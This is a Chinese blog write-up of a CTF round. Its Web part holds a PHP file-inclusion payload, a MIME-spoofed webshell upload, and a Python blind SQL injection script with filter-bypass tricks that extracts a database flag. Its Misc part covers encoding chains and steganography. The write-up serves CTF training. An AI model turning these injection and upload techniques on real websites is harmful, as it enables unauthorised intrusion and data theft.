?ctf web和misc方向writeup

原创

baynk 于 2021-09-30 15:20:29 发布 2491 收藏 1

分类专栏： CTF学习 文章标签： CTF Writeup

本文链接：https://blog.csdn.net/u014029795/article/details/120558887

0x00 前言

真滴不是不学习，而是时间精力太有限，或者这就是年龄的限制，每天的工作都围绕着大学生，看着他们，对于他们的时间和精力，无比羡慕，老了老了。。。

假前的最后一天，简单记录下某场预赛ctf的Web和Misc，整体还挺简单的。

0x01 Web

共三题，记录下。

web1

```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"]) && isset($_GET["file2"]))
{
    $file1 = $_GET["file1"];
    $file2 = $_GET["file2"];
    if(!empty($file1) && !empty($file2))
    {
        if(file_get_contents($file2) === "hello ctf")
        {
            include($file1);
        }
    }
    else
        die("NONONO");
}
```

第一题`php`代码审计，简单，主要考量`file_get_contents`和`php`伪协议的应用。只要`$file2`内容为`hello ctf`就可以包含`$file1`，从题目中可以看出`flag`在`flag.php`中，存在于注释里面，同样需要使用伪协议来构造，得到`payload`为`php://filter/read=convert.base64-encode/resource=flag.php&file2=php://input`，`data`为`hello ctf`

将拿到的`base64`解码就得到`flag`。

web2

文件上传，挺简单的，改`MIME`后就可以上传成功`php`了，但是没显示路径，爆破了下目录和敏感文件，扫到了`upload`目录，直接菜刀连上去就看到了`flag`，不过这题，有股冲动去进行`docker`逃逸，然后拿到主机权限，这不是`flag`随便拿了。。。

web3


序号	小课名称
1	选修1
2	选修2
3	选修3
4	选修4

一个注入题，刚刚试的时候空格是过滤了，还过滤了一些字符`fuzz`下。

2	|	200			1317
3	||	200			1317
4	&	200			1317
5	&&	200			1317
6	=	200			1317
7	>	200			1317
8	<	200			1317
12	'	200			1317
13	"	200			1317
14	,	200			1317
16	,	200			1317
19	--	200			1317
21	#	200			1317
28	regexp	200			1317
29	substr	200			1317
31	left	200			1317
32	join	200			1317
34	like	200			1317
37	union	200			1317
39	ascii	200			1317
49	not	200			1317

被`ban`了的还是有一些的，从过滤的关键字来看，联合查询肯定是不行了，报错也做了特殊处理，报错注入也排除，只能盲注了。这里有几个点麻烦，`=`和`,`。

这里使用布尔盲注，使用`/*a*/`代替空格，`IN()`代替`=`，测试得到数据库名长度为`7`



接着跑库名，过滤了`substr`,`left`等，不过还有`mid()`，但是`,`逗号也被过滤，使用`from`代替，最终结果得拿`py`写

```
import requests
url = 'http://x.x.x.x/'
for j in range(1,8):
    for i in range(0, 128):
        data = {
            "class": "1/*a*/and/*a*/{}/*a*/IN(mid(database()/*a*/from/*a*/{}/*a*/for/*a*/1))".format(hex(i),j),
            "limit": "4"
        }
        html = requests.post(url,data)
        if '选修' in html.text:
            print('第{}个字符是{}'.format(j,chr(i)))
            break
```

最终结果库名是`BABYSQL`，在信息收集过程中，在源代码中发现提示

```
</head>
<body>
<div class="container">
    <h1>大一课表</h1>
    <!--
            flag存在flag表的flag字段
     -->
    <form  method="post" class="form-group">
        <label for="name">课程类型</label>
        <select class="form-control" name="class">
            <option value="1">政治</option>
```

CSDN @baynk

那就跑内容了，不过说起来，这库跑得也没啥意义。。。

`"class": "1/*a*/and/*a*/{}/*a*/IN((select/*a*/length(flag)/*a*/from/*a*/flag))".format(i)`得出`flag`长度为`39`

`"class": "1/*a*/and/*a*/{}/*a*/IN(mid((select/*a*/flag/*a*/from/*a*/flag)/*a*/from/*a*/{}/*a*/for/*a*/1))".format(hex(i), j)`得到`flag`

```
第30个字符是S
第31个字符是A
第32个字符是A
第33个字符是D
第34个字符是A
第35个字符是F
第36个字符是F
第37个字符是Q
第38个字符是B
第39个字符是}
FLAG{YRLHWNUSQETYEYH8C9SJ99K2SAADAFFQB}
```

CSDN @baynk

0x02 Misc

还有一个签到题， 打开就是，就不提了，其余3题都没任何提示。

Misc1

编码题

```
4O595954494Q3251504632475759 5N534R5241565333435747 4R4N575955544R4O5N4Q46434S4O59474253464Q5N444R4Q5133455752 4O5N4S4249444735425540595N44534O324R4956574651553246 4O4934564956 4O464R4R494543504N35
```

只有一串码，刚刚开始没有任何提示，大佬告诉了一个小技巧，`总之你看字母部分是n到r，找一个编码让它对应到a到f就行了`，`ROT13`解密拿到

```
4B595954494D3251504632475759 5A534E5241565333435747 4E4A575955544E4B5A4D46434F4B59474253464D5A444E4D51334557524B5A4F4249444735425 54B595A44534B324E4956574651553246 4B49345649564B464E4E494543504A35
```

成了十进制了，解码后得到

```
KYYTIM2QPF2GWYZSNRAVS3CWGNJWYUTNKZMFCOKYGBSFMZDNMQ3EWRKZOBIDG5BUKYZDSK2NIVWFQU2FKI4VIVKFNNIECPJ5
```

再接着转`base32`，得到


```
V143Pytkc2lAYlV3SlRmVXQ9X0dVdmd6KEYpP3t4V29+MElXSER9TUEkPA==
```


这里把我坑了好久，看着像`base64`，转换后出现怎么都解不出来的密文

这里其实是先需要再转一次`base85`后再解码才能得到`flag`，蛋疼的是一般的解码网站还解不来，推荐一个工具BaseCrack，贼好用。

```
[-] Encoded Base: V143Pytkc2lAYlV3SlRmVXQ9X0dVdmd6KEYpP3t4V29+MElXSER9TUEkPA==
[-] Iteration: 1
[-] Heuristic Found Encoding To Be: Base64
[-] Decoding as Base64: W^7?+dsi@bUwJTfUt=_GUvgz(F)?{xWo~0IWHD}MA$<
{{<<==========================================================================>>}}
[-] Iteration: 2
[-] Heuristic Found Encoding To Be: Base85
[-] Decoding as Base85: flag{W0w_y0u_c4n_really_enc0d1ng!}
{{<<==========================================================================>>}}
[-] Total Iterations: 2
[-] Encoding Pattern: Base64 -> Base85
[-] Magic Decode Finished With Result: flag{W0w_y0u_c4n_really_enc0d1ng!}
[-] Finished in 0.0648 seconds
CSDN @baynk
```


用这个神奇的混淆网站也可以`https://gchq.github.io/`






Misc

这题相对较简单，用 `stegsolve` 打开文件后，使用 `lsb` 进行查看，在最上面发现特殊编码





```
&#x66;&#x6c;&#x61;&#x67;&#x7b;&#x68;&#x30;&#x77;&#x5f;&#x34;&#x62;&#x6f;&#x75;&#x54;&#x5f;&#x65;&#x6e;&#x63;&#x30;&#x64;&#x65;&#x5f;&#x34;&#x6e;&#x64;&#x5f;&#x70;&#x6e;&#x47;&#x7d;
```

解码后拿到 `flag`



Misc3

这里也挺简单，工具使用可以直接拿到`flag`



打开就是`flag`了。

0x03 附件

附件下载：https://pan.baidu.com/s/1ZDr5ZJJzu36dFBhn1dPR-g 提取码: 35ts

做完就只有一个体会，不刷题打`ctf`真吃力，好想再回退到大学快毕业的时候，有时候选择比努力更重要。。。